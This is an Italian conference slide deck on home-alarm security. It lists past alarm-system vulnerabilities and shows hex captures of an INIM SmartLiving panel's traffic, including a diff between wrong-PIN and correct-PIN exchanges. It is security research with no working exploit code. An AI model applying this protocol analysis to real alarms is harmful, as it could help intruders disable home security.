Home Alarm Insecurity

Breve avventura tra domotica e sicurezza

Chi sono

- Marco ‘gandalf’ Gandolfi
- MSS @ Accenture Security
- Socio fondatore BITM
- MTB/snowboard vs. food/wine/beer lover

Disclaimer


- Nessun sistema di allarme è stato maltrattato per realizzare questa «ricerca» (tranne quello di Miocuggino)
- Don’t try this at your neighbors’ home

Year Hacked	Security System	Issues Found	Actions Taken
2015	Simplisafe	Wireless transmissions can be recorded by a third party and reuse data packets to disable the alarms.	Company promised to update their hardware to incorporate an upgradeable firmware.
2017	iSmartAlarm	Authentication can be bypassed using SSL certificate validation, authentication and access control.	Company promised to improve their firmware to protect the system from hacking incidents.
2014	Vivint	Failure to encrypt communication signals which can be intercepted by a SDR device.	Company promised to come up with plans to fix the vulnerabilities, but did not address the encryption issues.
2014	ADT	Failure to encrypt communication signals which can be intercepted by a SDR device.	ADT settled a $16 million class action lawsuit to resolve hacking allegations.
2018	Swann	Failure to encrypt communication signals, lack serial authentication which allows a third party to view from your camera, and SSD and PSK not removed despite of factory resetting.	Company was able to fix the serial switching problems and willing to update their firmware to solve the factory reset and PSK issues. However, no specific solutions yet were provided for the unencrypted communication issues.


La vittima


IN074-R0



SCENARI
COMANDI
INTRUSIONE
TELECAMERE
IMPOSTAZIONI
SISTEMA
SMS
CLIMA


SmartLiving
wireshark
Criptazione dati
(proprietaria)
P2P
Dynamic DNS
Rete
LAN
Router
Internet
App AlienMobile+
Notifiche "push"
Programmazione remota
Controllo remoto
Tastiera virtuale
inim
SmartLAN/SI
inim
Cloud
E-mail
Interfaccia web

Test di accesso




Test di accesso





```
00000000  00 00 00 fe d2 00 02 d2                           ........
    00000000  00 00 00                                       ...
00000008  00 00 00 40 00 00 0c 4c                           ...@...L
    00000003  35 2e 31 31 20 30 31 30  35 30 20 20 1b        5.11 010 50  .
00000010  00 00 01 52 aa 00 fa f7                           ...R....
    00000010  06 05 04 03 02 01 02 02  02 02 ff ff 00 00 00 03   ........ ........
    00000020  ff ff 00 00 00 04 ff ff  00 00 00 05 ff ff 00 00   ........ ........
    00000030  00 06 ff ff 00 00 00 07  ff ff 00 00 00 08 ff ff   ........ ........
    00000040  00 00 00 09 ff ff 00 00  01 00 ff ff 00 00 01 01   ........ ........
    00000050  ff ff 00 00 01 02 ff ff  00 00 01 03 ff ff 00 00   ........ ........
    00000060  01 04 ff ff 00 00 01 05  ff ff 00 00 01 06 ff ff   ........ ........
    00000070  00 00 01 07 ff ff 00 00  01 08 ff ff 00 00 01 09   ........ ........
    00000080  ff ff 00 00 02 00 ff ff  00 00 02 01 ff ff 00 00   ........ ........
    00000090  02 02 ff ff 00 00 02 03  ff ff 00 00 02 04 ff ff   ........ ........
    000000A0  00 00 02 05 ff ff 00 00  02 06 ff ff 00 00 02 07   ........ ........
    000000B0  ff ff 00 00 02 08 ff ff  00 00 02 09 ff ff 00 00   ........ ........
    000000C0  03 00 ff ff 00 00 03 01  ff ff 00 00 03 02 ff ff   ........ ........
    000000D0  00 00 03 03 ff ff 00 00  03 04 ff ff 00 00 03 05   ........ ........
    000000E0  ff ff 00 00 03 06 ff ff  00 00 03 07 ff ff 00 00   ........ ........
    000000F0  03 08 ff ff 00 00 03 09  ff ff 00 00 04 00 ff ff   ........ ........
    00000100  00 00 04 01 ff ff 00 00  04 02 c9                 ........ ...
00000018  00 00 01 53 a4 00 32 2a                           ...S..2*
    0000010B  ff ff 00 00 04 03 ff ff  00 00 04 04 ff ff 00 00   ........ ........
    0000011B  04 05 ff ff 00 00 04 06  ff ff 00 00 04 07 ff ff   ........ ........
    0000012B  00 00 04 08 ff ff 00 00  04 09 ff ff 00 00 05 00   ........ ........
    0000013B  ff ff 39                                       ..9
```


Stato allarme



Stato allarme




Stato allarme





```
00000000  00 00 01 52 aa 00 fa f7                                 ...R....
    00000000  06 05 04 03 02 01 02 02  02 02 ff ff 00 00 00 03   ........ ........
    00000010  ff ff 00 00 00 04 ff ff  00 00 00 05 ff ff 00 00   ........ ........
    00000020  00 06 ff ff 00 00 00 07  ff ff 00 00 00 08 ff ff   ........ ........
    00000030  00 00 00 09 ff ff 00 00  01 00 ff ff 00 00 01 01   ........ ........
    00000040  ff ff 00 00 01 02 ff ff  00 00 01 03 ff ff 00 00   ........ ........
    00000050  01 04 ff ff 00 00 01 05  ff ff 00 00 01 06 ff ff   ........ ........
    00000060  00 00 01 07 ff ff 00 00  01 08 ff ff 00 00 01 09   ........ ........
    00000070  ff ff 00 00 02 00 ff ff  00 00 02 01 ff ff 00 00   ........ ........
    00000080  02 02 ff ff 00 00 02 03  ff ff 00 00 02 04 ff ff   ........ ........
    00000090  00 00 02 05 ff ff 00 00  02 06 ff ff 00 00 02 07   ........ ........
    000000A0  ff ff 00 00 02 08 ff ff  00 00 02 09 ff ff 00 00   ........ ........
    000000B0  03 00 ff ff 00 00 03 01  ff ff 00 00 03 02 ff ff   ........ ........
    000000C0  00 00 03 03 ff ff 00 00  03 04 ff ff 00 00 03 05   ........ ........
    000000D0  ff ff 00 00 03 06 ff ff  00 00 03 07 ff ff 00 00   ........ ........
    000000E0  03 08 ff ff 00 00 03 09  ff ff 00 00 04 00 ff ff   ........ ........
    000000F0  00 00 04 01 ff ff 00 00  04 02 c9                 ........ ...
00000008  00 00 01 53 a4 00 32 2a                                 ...S..2*
    000000FB  ff ff 00 00 04 03 ff ff  00 00 04 04 ff ff 00 00   ........ ........
    0000010B  04 05 ff ff 00 00 04 06  ff ff 00 00 04 07 ff ff   ........ ........
    0000011B  00 00 04 08 ff ff 00 00  04 09 ff ff 00 00 05 00   ........ ........
    0000012B  ff ff 39                                          ..9
00000010  00 00 01 53 e2 00 3b 71                                 ...S..;q
    0000012E  07 00 ff 7f 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    0000013E  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    0000014E  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    0000015E  0c 00 00 00 00 00 00 00  00 00 02 93              ........ ....
00000018  00 00 00 1f fb 07 01 22                                 .......“
    0000016A  03 03                                             ..
00000020  00 00 00 40 24 00 02 66                               ...@$..f
    0000016C  50 95 e5                                          P..
00000028  00 00 01 95 80 00 10 26                               .......&
    0000016F  44 69 73 69 6e 73 65 72  69 74 6f 20 20 20 20 20  Disinser ito
    0000017F  2d                                                -
00000030  00 00 00 40 14 00 02 56                               ...@...V
    00000180  00 81 81                                          ...
00000038  00 00 01 81 00 00 a0 22                               .......“
    00000183  47 69 6f 72 6e 6f 20 20  20 20 20 20 20 20 20 20  Giorno
    00000193  4e 6f 74 74 65 20 20 20  20 20 20 20 20 20 20 20  Notte
    000001A3                           78 20 20 20 20 20 20 20
    000001B3  41 72 65 61 20 34 20 20  20 20 20 20 20 20 20 20
    000001C3  41 72 65 61 20 35 20 20  20 20 20 20 20 20 20 20
    000001D3  41 72 65 61 20 36 20 20  20 20 20 20 20 20 20 20
    000001E3  41 72 65 61 20 37 20 20  20 20 20 20 20 20 20 20
    000001F3  41 52 45 41 20 20 20 20  20 20 20 30 30 38 20 20  AREA        008
    00000203  41 52 45 41 20 20 20 20  20 20 20 30 30 39 20 20  AREA        009
    00000213  41 52 45 41 20 20 20 20  20 20 20 30 31 30 20 20  AREA        010
    00000223  5e                                                ^
00000040  00 00 00 20 00 00 10 30                               ... ...0
    00000224  44 44 44 44 44 44 00 00  00 00 00 00 00 00 ff ff  DDDDDD.. ........
    00000234  96                                               .
```

PIN errato


5.11 01050 casa
AREE
Codice utente
Inserire codice utente
OK
DISINSERITO

PIN errato





```
00000000  00 00 00 fe d2 00 02 d2                                 ........
    00000000  00 00 00                                             ...
00000008  00 00 01 52 aa 00 fa f7                                 ...R....
    00000003  06 05 04 03 02 01 02 02  02 02 ff ff 00 00 00 03   ........ ........
    00000013  ff ff 00 00 00 04 ff ff  00 00 00 05 ff ff 00 00   ........ ........
    00000023  00 06 ff ff 00 00 00 07  ff ff 00 00 00 08 ff ff   ........ ........
    00000033  00 00 00 09 ff ff 00 00  01 00 ff ff 00 00 01 01   ........ ........
    00000043  ff ff 00 00 01 02 ff ff  00 00 01 03 ff ff 00 00   ........ ........
    00000053  01 04 ff ff 00 00 01 05  ff ff 00 00 01 06 ff ff   ........ ........
    00000063  00 00 01 07 ff ff 00 00  01 08 ff ff 00 00 01 09   ........ ........
    00000073  ff ff 00 00 02 00 ff ff  00 00 02 01 ff ff 00 00   ........ ........
    00000083  02 02 ff ff 00 00 02 03  ff ff 00 00 02 04 ff ff   ........ ........
    00000093  00 00 02 05 ff ff 00 00  02 06 ff ff 00 00 02 07   ........ ........
    000000A3  ff ff 00 00 02 08 ff ff  00 00 02 09 ff ff 00 00   ........ ........
    000000B3  03 00 ff ff 00 00 03 01  ff ff 00 00 03 02 ff ff   ........ ........
    000000C3  00 00 03 03 ff ff 00 00  03 04 ff ff 00 00 03 05   ........ ........
    000000D3  ff ff 00 00 03 06 ff ff  00 00 03 07 ff ff 00 00   ........ ........
    000000E3  03 08 ff ff 00 00 03 09  ff ff 00 00 04 00 ff ff   ........ ........
    000000F3  00 00 04 01 ff ff 00 00  04 02 c9                  ........ ...
00000010  00 00 01 53 a4 00 32 2a                                 ...S..2*
    000000FE  ff ff 00 00 04 03 ff ff  00 00 04 04 ff ff 00 00   ........ ........
    0000010E  04 05 ff ff 00 00 04 06  ff ff 00 00 04 07 ff ff   ........ ........
    0000011E  00 00 04 08 ff ff 00 00  04 09 ff ff 00 00 05 00   ........ ........
    0000012E  ff ff 39                                           ..9
00000018  00 00 00 40 14 00 02 56                                 ...@...V
    00000131  00 81 81                                           ...
00000020  00 00 01 81 00 00 a0 22                                 .......".
    00000134  47 69 6f 72 6e 6f 20 20  20 20 20 20 20 20 20 20   Giorno
    00000144  4e 6f 74 74 65 20 20 20  20 20 20 20 20 20 20 20   Notte
    00000154                           78 20 20 20 20 20 20 20
    00000164  41 72 65 61 20 34 20 20  20 20 20 20 20 20 20 20
    00000174  41 72 65 61 20 35 20 20  20 20 20 20 20 20 20 20
    00000184  41 72 65 61 20 36 20 20  20 20 20 20 20 20 20 20
    00000194  41 72 65 61 20 37 20 20  20 20 20 20 20 20 20 20
    000001A4  41 52 45 41 20 20 20 20  20 20 20 30 30 38 20 20   AREA        008
    000001B4  41 52 45 41 20 20 20 20  20 20 20 30 30 39 20 20   AREA        009
    000001C4  41 52 45 41 20 20 20 20  20 20 20 30 31 30 20 20   AREA        010
    000001D4  5e                                                 ^
00000028  00 00 00 20 00 00 10 30                                 ... ...0
    000001D5  44 44 44 44 44 44 00 00  00 00 00 00 00 00 ff ff   DDDDDD.. ........
    000001E5  96                                                 .
```

diff

Pass OK


Pass errata



